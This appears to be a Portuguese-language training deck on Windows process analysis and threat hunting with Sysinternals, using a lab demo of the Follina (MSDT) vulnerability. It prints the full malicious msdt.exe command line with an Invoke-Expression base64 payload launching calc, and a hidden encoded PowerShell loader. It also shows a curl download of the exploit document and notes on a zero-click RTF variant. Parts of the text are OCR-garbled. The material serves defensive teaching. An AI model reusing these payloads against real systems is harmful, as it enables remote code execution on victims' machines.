

SEGURANÇA
DESCOMPLICADA

Análise de Processos

Follina: Malware 0-Day

Flávio Costa

Especialista em Cibersegurança



Quem Sou Eu?

\$WHOAMI System Owner/User Discovery (T1033)

Especialista em cibersegurança, escritor, palestrante e criador de conteúdo.

- Business Development Engineer na Fortinet
- Instrutor oficial e Subject Matter Expert (SME) da CompTIA.
- Professor convidado PUC-PR & Hackers do Bem.

Formado em:

- Gestão de TI
- MBA em Cybersecurity, Ethical Hacking & DevSecOps
- MBA em Arquitetura e Gestão de Infraestrutura de TI
- MBA em Digital Companies & E-business Revolution

Certificações: Meraki CMNA, Cisco CCNP Security e Enterprise, CCDA e CyberOps; (ISC)² CC; EC-Council C|CISO; CompTIA A+, Network+, Cloud+, Security+, PenTest+, CySA+ e CASP+.

[@LinkedIn](#)

[@Instagram](#)

[@YouTube](#)

Análise de Processos

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	User Name
System Idle Process		0 K	4 K	0			NT AUTHORITY\SYSTEM
smss.exe	3.50	108 K	180 K	4			NT AUTHORITY\SYSTEM
c:\csrss.exe	0.71	1,716 K	2,796 K	416	Client Server Runtime Process	Microsoft Corpor...	NT AUTHORITY\SYSTEM
c:\csrss.exe		1,284 K	2,348 K	480	Client Server Runtime Process	Microsoft Corpor...	NT AUTHORITY\SYSTEM
winitetl.exe		772 K	2,276 K	488	Windows Start-Up Application	Microsoft Corpor...	NT AUTHORITY\SYSTEM
\winlogon.exe		1,564 K	2,596 K	532	Windows Log-on Application	Microsoft Corpor...	NT AUTHORITY\SYSTEM
c:\csrss.exe	0.12	1,636 K	18,036 K	2384	Client Server Runtime Process	Microsoft Corpor...	NT AUTHORITY\SYSTEM
\winlogon.exe		1,220 K	4,700 K	2688	Windows Log-On Application	Microsoft Corpor...	NT AUTHORITY\SYSTEM
explorer.exe	0.35	62,420 K	127,868 K	11944	Windows Explorer	Microsoft Corpor...	classroom\Administrator
procpex64.exe	10.64	18,864 K	37,108 K	35760	Sysinternals Process Explorer	Sysinternals - ww...	classroom\Administrator
cmd.exe		1,480 K	2,248 K	46816	Windows Command Processor	Microsoft Corpor...	classroom\Administrator
Procmon.exe		2,024 K	10,448 K	108944	Process Monitor	Sysinternals - ww...	classroom\Administrator
powershell.exe	0.07	41,288 K	43,508 K	112120	Windows PowerShell	Microsoft Corpor...	NT AUTHORITY\SYSTEM

Command Line:

```
"C:\Windows\systemow64\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c $e=New-Object IO.MemoryStream([Convert::FromBase64String("H4tIANXDGgFCATVnWz4SEB3PtnEr9DyBK0X3EAjVHyfJMZCQoqINZAagOMP7TAADiOHat9BLyG7dS7e5q-Smcing/MxPoYvUOxY6gJLkYUaff6+7dwRDRhoUs1J5z3qKZQ3K3dWvd5grTtyu/oce3FI/WMLkuhdh5Gs7QzVrhUBJK7qVLBE5E4zShJFI54dE5P3k4JCIXVS9XuofV5abrVylJYtOCi3N+zB2ERvaUwOKRyRvR1elFvHrZpP65YUjpsrPNBworUKX39Vsw5IkiqSYZZY9WZTLTGihqVULQZRxgwqIHwEfFnW5FOABYL5SOJKKI2V7CoUGZGDmDvIdwOSPEGBIF75giIKWGLsLP2mTPMAtNKldfQAvcAX1tkdfQ30SLhLMXBNDvpdzglaz3rop+0fg5NRWZo3o7VUSG7KyM5ZW/H-yhi/Ce8znQCDC9fv3r/ZhGeF2unybBoHuJk3zJu3hIKOe0K3D6ZWlWkYQDserFY2RtSkpacbAdTSuH6eL1isv65fmngQLF3DA150LVbw/DUR5dgVVoUsum93pw4mmzm53rTiUqog3rHFHNkfJYFvTEBT73kpbNOQGDFIMKfQ5GvjvASAP9Ybu2QimfLaMJMTfygLEqgmJLR-D2ZGjeEZdkhDw2vWoMedIZPCOHntypre9640R3GI4ScrSMlMcscqSR4BlkCIUULZKZQKm3KL+GaKRUpYocokupLmd7Z4lg4dYBEOPZ2NiSQox5WoyDe1ZUoUYmf5t3shamES+dBS1IAEtStkEtlEQioeqQKYYRfk3KLdWlp3GFVYhQcdKcK8SV5UXdSHzn6fwVA69IO3FGFRlmwaCGicGacVYkLht1lg+vGQ2KOloxm2Pny5fsmHt5rd5c36SKtBUx4TdXfTadNdXCRUMSGMWChrfheNaZCdJEZH5SBdaGfAbu3hmjg+w1Z7TVFWPF9KCGRmbgh3rvhkB3PL5BgUHL5SHH9i+H8e9VigJyLu6GbaSSSWZTfPhV3oembbVY17WkeZVWZUZ4N1J5z3qKZQ3K3dWvd5grTtyu/smbh3yKhIRteKbl+anSp4lyw/Bderfhe7Cyo7ZBLUCdZedWpY8/P80tFALtp2R+0AoyGV9W74m50Z2t_Flu6fhMH,tb-Q+Qp641sfmxyG,npl,YviLsuq,W7cDR6OsOX8YRFMKMBsrE17Db6Bst+R/G/XS25g9PqbntmQRk3dK/VWRX9R6ohEGEKHILQx9J+U+vin-Ofa9q9+EduCDu74bcuTuBBDPgcH9J13Wvymnr3LMax3b1to2dvJ48DJbnbAp8Wk+BzZvEmAHndKaLCOrvvuJNXtiYgnnYeifFTpgsRXYBXBWVRWAByOpzOG9LHMVyvu3y+qGbQf05WZUZ4N1J5z3qKZQ3K3dWvd5grTtyu/smbh3yKhIRteKbl+anSp4lyw/Bderfhe7Cyo7ZBLUCdZedWpY8/P80tFALtp2R+0AoyGV9W74m50Z2t_Flu6fhPGFMbDhYUtxczYzf25Ycy9mtsFZh3kd23VLR/KbygdJidYau28r9gm6dAC/37789GuL2V/Cub-New+LV58IO/wbF4PBGMFBdyYUtxczYzf25Ycy9mtsFZh3kd23VLR/KbygdJidYau28r9gm6dAC/37789GuL2V/Cub-New+LV58IO/wbF4Path:C:\Windows\SysOW64\WindowsPowerShell\v1.0\powershell.exe
```

Name	Path	Company Name	User Name
System.Microsof... Microsof... Microsof... System.Xr... System.Tr... System.M... System.D... System.Cc... System.Cc... System.Cc... ietuti.D... winnetit... msvcort... ntdll.dll winhttp.d... mpr.dll	NT Layer DLL Windows HTTP Services Multiple Provider Router DLL	Microsoft Corporation Microsoft Corporation Microsoft Corporation	C:\Windows\SysOW64\ntdll.dll C:\Windows\SysOW64\winhttp.dll C:\Windows\SysOW64\mpr.dll

11/21/2014 5:15 ...

11/21/2014 5:14 ...


11/21/2014 5:14 ...

Screenshot: *Process Explorer* docs.microsoft.com/en-us/sysinternals/.

- **Threat hunting** e o **monitoramento de segurança** devem utilizar técnicas baseadas em comportamento para identificar infecções. Isso significa uma análise detalhada dos processos em execução na memória do sistema. Para realizar uma análise de comportamento anormal de processo de forma eficaz, é necessário ter uma noção do que é "normal" em um sistema e identificar desvios (IOCs) em um sistema potencialmente infectado. Além disso, é necessário utilizar ferramentas de análise apropriadas. O Sysinternals (<https://docs.microsoft.com/pt-br/sysinternals>) é um conjunto de ferramentas projetadas para ajudar na solução de problemas com o Windows, e muitas dessas ferramentas são adequadas para investigar problemas de segurança.
- Juntamente com a observação de como um processo interage com o sistema de arquivos, a atividade de rede é uma das maneiras mais confiáveis de identificar malware. Dados de ameaças podem ser usados para correlacionar conexões a endereços IP e domínios conhecidos como ruins, mas o malware pode tentar se conectar a endpoints em constante mudança, utilizando técnicas como fast-flux e algoritmos de geração de domínio (DGA). Ele também pode tentar usar mídias sociais e serviços em nuvem para se misturar ao tráfego legítimo.

**Fast flux é uma técnica de DNS usada para mascarar botnets, alternando rapidamente entre uma rede de hosts comprometidos, agindo como proxies, permitindo que cibercriminosos atrasem ou evitem a detecção. O fast flux permite que as botnets se escondam por trás de uma rede de hosts comprometidos em rápida mudança, agindo como proxies.*

Follina 0-day: Perspectiva do Usuário



Follina é uma vulnerabilidade zero-day que aproveita os manipuladores de URL integrados da MS para acionar o processo Microsoft Support Diagnostic Tool (Ferramenta de Diagnóstico de Suporte da Microsoft (MSDT), que pode ser usado para executar código na máquina da vítima. Foi nomeada "Follina", em referência à cidade na Itália cujo código de área coincide com os números escritos no arquivo malicioso encontrado no site Virus Total. Em resumo, **o Follina permite que hackers executem código malicioso por meio do recurso de modelo remoto no Microsoft Word.**

Recycle Bin

W
follina

```
Administrator: Command Prompt

C:\Users\Administrator\Desktop>curl http://10.10.156.220:3456/follina.doc -o follina.docx
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left  Speed
100 10696  100 10696    0     0 10696      0  0:00:01 --:--:--  0:00:01 336k

C:\Users\Administrator\Desktop>
```

Download do arquivo malicioso via curl

Process Explorer - Sysinternals: www.sysinternals.com [WIN-3LJ820FS05A\Administrator] (Administrator)

File Options View Process Find Users Help

<Filter by name>

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Registry		732 K	16,560 K	68		
System Idle Process	100.00	56 K	8 K	0		
System	< 0.01	192 K	140 K	4		
csrss.exe		2,108 K	5,208 K	556	Client Server Runtime Process	Microsoft Corporation
csrss.exe	< 0.01	2,256 K	7,276 K	628	Client Server Runtime Process	Microsoft Corporation
wininit.exe		1,440 K	6,768 K	640	Windows Start-Up Application	Microsoft Corporation
winlogon.exe		2,596 K	12,644 K	684	Windows Logon Application	Microsoft Corporation
explorer.exe	< 0.01	30,952 K	101,320 K	3208	Windows Explorer	Microsoft Corporation
cmd.exe		2,472 K	4,188 K	4188	Windows Command Processor	Microsoft Corporation
conhost.exe		7,612 K	16,476 K	4196	Console Window Host	Microsoft Corporation
OfficeClickToRun.exe		6,088 K	21,940 K	1480	Microsoft Office Click-to-Run...	Microsoft Corporation
cmd.exe		2,596 K	4,216 K	2020	Windows Command Processor	Microsoft Corporation
conhost.exe		8,128 K	20,832 K	4784	Console Window Host	Microsoft Corporation
procexp.exe		4,280 K	10,388 K	4268	Sysinternals Process Explorer	Sysinternals - www.sysinter...
procexp64.exe	< 0.01	17,844 K	35,312 K	5060	Sysinternals Process Explorer	Sysinternals - www.sysinter...
csrss.exe		1,664 K	4,760 K	3772	Client Server Runtime Process	Microsoft Corporation
winlogon.exe		2,252 K	8,660 K	4880	Windows Logon Application	Microsoft Corporation

Visualização dos processos antes da execução do arquivo.

explorer.exe	< 0.01	42,916 K	95,376 K	3612	Windows Explorer	Microsoft Corporation
cmd.exe		2,608 K	4,196 K	4344	Windows Command Processor	Microsoft Corporation
conhost.exe		7,516 K	20,176 K	3148	Console Window Host	Microsoft Corporation
procexp.exe		4,144 K	10,352 K	4548	Sysinternals Process Explorer	Sysinternals - www.sysinter...
procexp64.exe	1.47	19,548 K	41,204 K	3808	Sysinternals Process Explorer	Sysinternals - www.sysinter...
OfficeClickToRun.exe		6,136 K	21,656 K	3508	Microsoft Office Click-to-Run...	Microsoft Corporation
WINWORD.EXE		111,616 K	163,148 K	4524	Microsoft Word	Microsoft Corporation
msdt.exe		6,584 K	21,516 K	1384	Diagnostics Troubleshooting ...	Microsoft Corporation
csrss.exe	< 0.01	1,656 K	4,732 K	4420	Client Server Runtime Process	Microsoft Corporation

Command Line:
 "C:\Windows\system32\msdt.exe" ms-msdt:/id PCVWDiagnostic /skip force /param "IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=\$(Invoke-Expression \$(Invoke-Expression [System.Text.Encoding] + [char]58 + [char]58 + UTF8.GetString(System.Convert + [char]58 + [char]58 + FromBase64String([char]34 + Y2FsYw== + [char]34 +))) / Windows/System32/msipgstub.exe"

Path:
 C:\Windows\System32\msdt.exe

CPU Usage: 4.41% Commit Charge: 44.55% Processes: 87 Physical Usage: 66.65%



Ao percorrer os processos, você poderá identificar imediatamente o **WINWORD.EXE**, seguido por um processo filho **msdt.exe**. Em algum lugar da lista de processos você também poderá ver um processo para a calculadora que é o **win32calc.exe**.


Process Explorer - Sysinternals: www.sysinternals.com [WIN-3L8J20F505A\Administrator] (Administrator)

File Options View Process Find Help

<Filter by name>

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
ApplicationFrameHost.exe	4.404 K	23,156 K	1292	Application Frame Host	Microsoft Corporation	
prehost.exe	1,680 K	8,640 K	1084	Preview Handler Surrogate ...	Microsoft Corporation	
smartscreen.exe	7,752 K	21,640 K	2752	Windows Defender SmartScr...	Microsoft Corporation	
WINWORD.EXE	99,716 K	157,172 K	1164	Microsoft Word	Microsoft Corporation	
msdt.exe	6,620 K	23,040 K	4360	Diagnostics Troubleshooting	Microsoft Corporation	
sdloghst.exe	65,312 K	74,460 K	4648	Scripted Diagnostics Native ...	Microsoft Corporation	
conhost.exe	5,916 K	14,764 K	4156	Console Window Host	Microsoft Corporation	
WinRMSE.exe	3,440 K	9,596 K	1040	WMI Provider Host	Microsoft Corporation	
svchost.exe	5,948 K	11,780 K	992	Host Process for Windows S...	Microsoft Corporation	
svchost.exe	< 0.01	38,536 K	52,248 K	576	Host Process for Windows S...	Microsoft Corporation
svchost.exe	35,016 K	68,940 K	620	Host Process for Windows S...	Microsoft Corporation	
svchost.exe	13,396 K	24,916 K	768	Host Process for Windows S...	Microsoft Corporation	
svchost.exe	12,768 K	25,108 K	872	Host Process for Windows S...	Microsoft Corporation	
svchost.exe	< 0.01	12,488 K	14,720 K	1028	Host Process for Windows S...	Microsoft Corporation
svchost.exe	8,796 K	28,252 K	1204	Host Process for Windows S...	Microsoft Corporation	
svchost.exe	8,220 K	22,060 K	1332	Host Process for Windows S...	Microsoft Corporation	
svchost.exe	1,960 K	8,696 K	1344	Host Process for Windows S...	Microsoft Corporation	
svchost.exe	7,892 K	16,488 K	1456	Host Process for Windows S...	Microsoft Corporation	
svchost.exe	1,696 K	7,184 K	1652	Host Process for Windows S...	Microsoft Corporation	
spoolsv.exe	5,736 K	16,284 K	1872	Spooler Sub-System App	Microsoft Corporation	
LiteAgent.exe	1,164 K	5,052 K	1956	xenagent	Amazon Inc.	
OfficeClickToRun.exe	35,092 K	57,240 K	1972	Microsoft Office Click-to-Ru...	Microsoft Corporation	
svchost.exe	14,264 K	28,912 K	1992	Host Process for Windows S...	Microsoft Corporation	
svchost.exe	1,752 K	7,528 K	1328	Host Process for Windows S...	Microsoft Corporation	
vmtoolsd.exe	1,680 K	6,852 K	1468	VMware SVGA Helper Service	VMware, Inc.	
MsMpEng.exe	161,476 K	68,400 K	1428	Antimalware Service Execut...	Microsoft Corporation	
svchost.exe	2,192 K	8,056 K	1852	Host Process for Windows S...	Microsoft Corporation	
svchost.exe	4,540 K	12,816 K	3020	Host Process for Windows S...	Microsoft Corporation	
svchost.exe	6,384 K	30,400 K	2536	Host Process for Windows S...	Microsoft Corporation	
amazon-sam-agent.exe	16,704 K	14,656 K	4432			
msdt.exe	2,860 K	9,956 K	3376	Microsoft Distributed Transa...	Microsoft Corporation	
appsvc.exe	5,864 K	14,056 K	3748	Microsoft Software Protectio...	Microsoft Corporation	
lsass.exe	5,196 K	14,508 K	760	Local Security Authority Proc...	Microsoft Corporation	
fontdrvhost.exe	1,612 K	3,968 K	876	Lisemode Font Driver Host	Microsoft Corporation	
winlogon.exe	2,672 K	12,660 K	684	Windows Logon Application	Microsoft Corporation	
explorer.exe	< 0.01	49,504 K	124,360 K	3208	Windows Explorer	Microsoft Corporation
cmd.exe	2,472 K	4,188 K	4188	Windows Command Processor	Microsoft Corporation	
OfficeClickToRun.exe	6,316 K	22,060 K	1480	Microsoft Office Click-to-Ru...	Microsoft Corporation	
cmd.exe	2,596 K	4,028 K	2020	Windows Command Processor	Microsoft Corporation	
procexp.exe	4,140 K	10,316 K	4268	Sysinternals Process Explorer	Sysinternals - www.sysinter...	
csrss.exe	< 0.01	1,694 K	3,772	Client Server Runtime Process	Microsoft Corporation	
winlogon.exe	2,252 K	8,660 K	4800	Windows Logon Application	Microsoft Corporation	
win32calc.exe	6,736 K	17,016 K	1924	Windows Calculator	Microsoft Corporation	

CPU Usage: 0.00% Commit Charge: 43.79% Processes: 74 Physical Usage: 65.88%



Para replicar a implementação de **"zero click"** dessa vulnerabilidade, basta salvá-la no formato Rich Text Format (RTF), e estamos prontos para começar. Claro, essa implementação pressupõe que a máquina da vítima esteja no modo de pré-visualização. Essa vulnerabilidade é especialmente preocupante porque, ao contrário da maioria dos malwares, **a vítima não precisa habilitar macros do Office para que o código malicioso seja executado**. É isso que torna a técnica de execução remota de código "zero-click" quase impossível de detectar.

Apesar de não abrir o arquivo, o exploit é executado da mesma forma. Isso acontece por causa de duas características principais:

- 1) A função do File Explorer de pré-visualizar arquivos antes de abri-los, e
- 2) O RTF que permite a pré-visualização de arquivos de documentos no File Explorer antes de serem abertos (entre outras finalidades).

FullEventView

File Edit View Options Help

Quick Filter

1688

Find Event ID (space/comma) Search all columns Show only items matched Case Sensitive

Event Time	Record ID	Event ID	Level	Channel	Provider	Description	Opcode	Task	Keywor
7/28/2022 12:30...	5871	4688	Undefined	Security	Microsoft-Windows-Security...	A new process has been created. Creator Subject: Security ID: S-1-5-18Account Name: WIN-3L3820F505A Account Domain: WORKGROUP Logon ID: 0x3E7 Target Subject: Security ID: S-1-0-0Account Name: Account Domain: Logon ID: 0x0		Process Creati...	Audit S
7/28/2022 12:30...	5739	4688	Undefined	Security	Microsoft-Windows-Security...	A new process has been created. Creator Subject: Security ID: S-1-5-18Account Name: WIN-3L3820F505A Account Domain: WORKGROUP Logon ID: 0x3E7 Target Subject: Security ID: S-1-0-0Account Name: Account Domain: Logon ID: 0x0		Process Creati...	Audit S
7/28/2022 12:30...	5740	4688	Undefined	Security	Microsoft-Windows-Security...	A new process has been created. Creator Subject: Security ID: S-1-5-18Account Name: WIN-3L3820F505A Account Domain: WORKGROUP Logon ID: 0x3E7 Target Subject: Security ID: S-1-0-0Account Name: Account Domain: Logon ID: 0x0		Process Creati...	Audit S
7/28/2022 12:29...	5756	4688	Undefined	Security	Microsoft-Windows-Security...	A new process has been created. Creator Subject: Security ID: S-1-5-18Account Name: WIN-3L3820F505A Account Domain: WORKGROUP Logon ID: 0x3E7 Target Subject: Security ID: S-1-0-0Account Name: Account Domain: Logon ID: 0x0		Process Creati...	Audit S
7/28/2022 12:31...	5833	4688	Undefined	Security	Microsoft-Windows-Security...	A new process has been created. Creator Subject: Security ID: S-1-5-18Account Name: WIN-3L3820F505A Account Domain: WORKGROUP Logon ID: 0x3E7 Target Subject: Security ID: S-1-0-0Account Name: Account Domain: Logon ID: 0x0		Process Creati...	Audit S
7/28/2022 12:31...	5841	4688	Undefined	Security	Microsoft-Windows-Security...	A new process has been created. Creator Subject: Security ID: S-1-5-18Account Name: WIN-3L3820F505A Account Domain: WORKGROUP Logon ID: 0x3E7 Target Subject: Security ID: S-1-0-0Account Name: Account Domain: Logon ID: 0x0		Process Creati...	Audit S
7/28/2022 12:28...	5743	4688	Undefined	Security	Microsoft-Windows-Security...	A new process has been created. Creator Subject: Security ID: S-1-5-18Account Name: WIN-3L3820F505A Account Domain: WORKGROUP Logon ID: 0x3E7 Target Subject: Security ID: S-1-0-0Account Name: Account Domain: Logon ID: 0x0		Process Creati...	Audit S
7/28/2022 12:32...	5873	4688	Undefined	Security	Microsoft-Windows-Security...	A new process has been created. Creator Subject: Security ID: S-1-5-18Account Name: WIN-3L3820F505A Account Domain: WORKGROUP Logon ID: 0x3E7 Target Subject: Security ID: S-1-0-0Account Name: Account Domain: Logon ID: 0x0		Process Creati...	Audit S
7/28/2022 12:30...	5744	4688	Undefined	Security	Microsoft-Windows-Security...	A new process has been created. Creator Subject: Security ID: S-1-5-18Account Name: WIN-3L3820F505A Account Domain: WORKGROUP Logon ID: 0x3E7 Target Subject: Security ID: S-1-0-0Account Name: Account Domain: Logon ID: 0x0		Process Creati...	Audit S
7/28/2022 12:28...	5745	4688	Undefined	Security	Microsoft-Windows-Security...	A new process has been created. Creator Subject: Security ID: S-1-5-18Account Name: WIN-3L3820F505A Account Domain: WORKGROUP Logon ID: 0x3E7 Target Subject: Security ID: S-1-0-0Account Name: Account Domain: Logon ID: 0x0		Process Creati...	Audit S
7/28/2022 12:31...	5832	4688	Undefined	Security	Microsoft-Windows-Security...	A new process has been created. Creator Subject: Security ID: S-1-5-18Account Name: WIN-3L3820F505A Account Domain: WORKGROUP Logon ID: 0x3E7 Target Subject: Security ID: S-1-0-0Account Name: Account Domain: Logon ID: 0x0		Process Creati...	Audit S
7/28/2022 12:31...	5853	4688	Undefined	Security	Microsoft-Windows-Security...	A new process has been created. Creator Subject: Security ID: S-1-5-18Account Name: WIN-3L3820F505A Account Domain: WORKGROUP Logon ID: 0x3E7 Target Subject: Security ID: S-1-0-0Account Name: Account Domain: Logon ID: 0x0		Process Creati...	Audit S
7/28/2022 12:28...	5746	4688	Undefined	Security	Microsoft-Windows-Security...	A new process has been created. Creator Subject: Security ID: S-1-5-18Account Name: WIN-3L3820F505A Account Domain: WORKGROUP Logon ID: 0x3E7 Target Subject: Security ID: S-1-0-0Account Name: Account Domain: Logon ID: 0x0		Process Creati...	Audit S
7/28/2022 12:29...	5799	4688	Undefined	Security	Microsoft-Windows-Security...	A new process has been created. Creator Subject: Security ID: S-1-5-18Account Name: WIN-3L3820F505A Account Domain: WORKGROUP Logon ID: 0x3E7 Target Subject: Security ID: S-1-0-0Account Name: Account Domain: Logon ID: 0x0		Process Creati...	Audit S
7/28/2022 12:29...	5760	4688	Undefined	Security	Microsoft-Windows-Security...	A new process has been created. Creator Subject: Security ID: S-1-5-18Account Name: WIN-3L3820F505A Account Domain: WORKGROUP Logon ID: 0x3E7 Target Subject: Security ID: S-1-0-0Account Name: Administrator Account Domain: WIN-3LJ		Process Creati...	Audit S
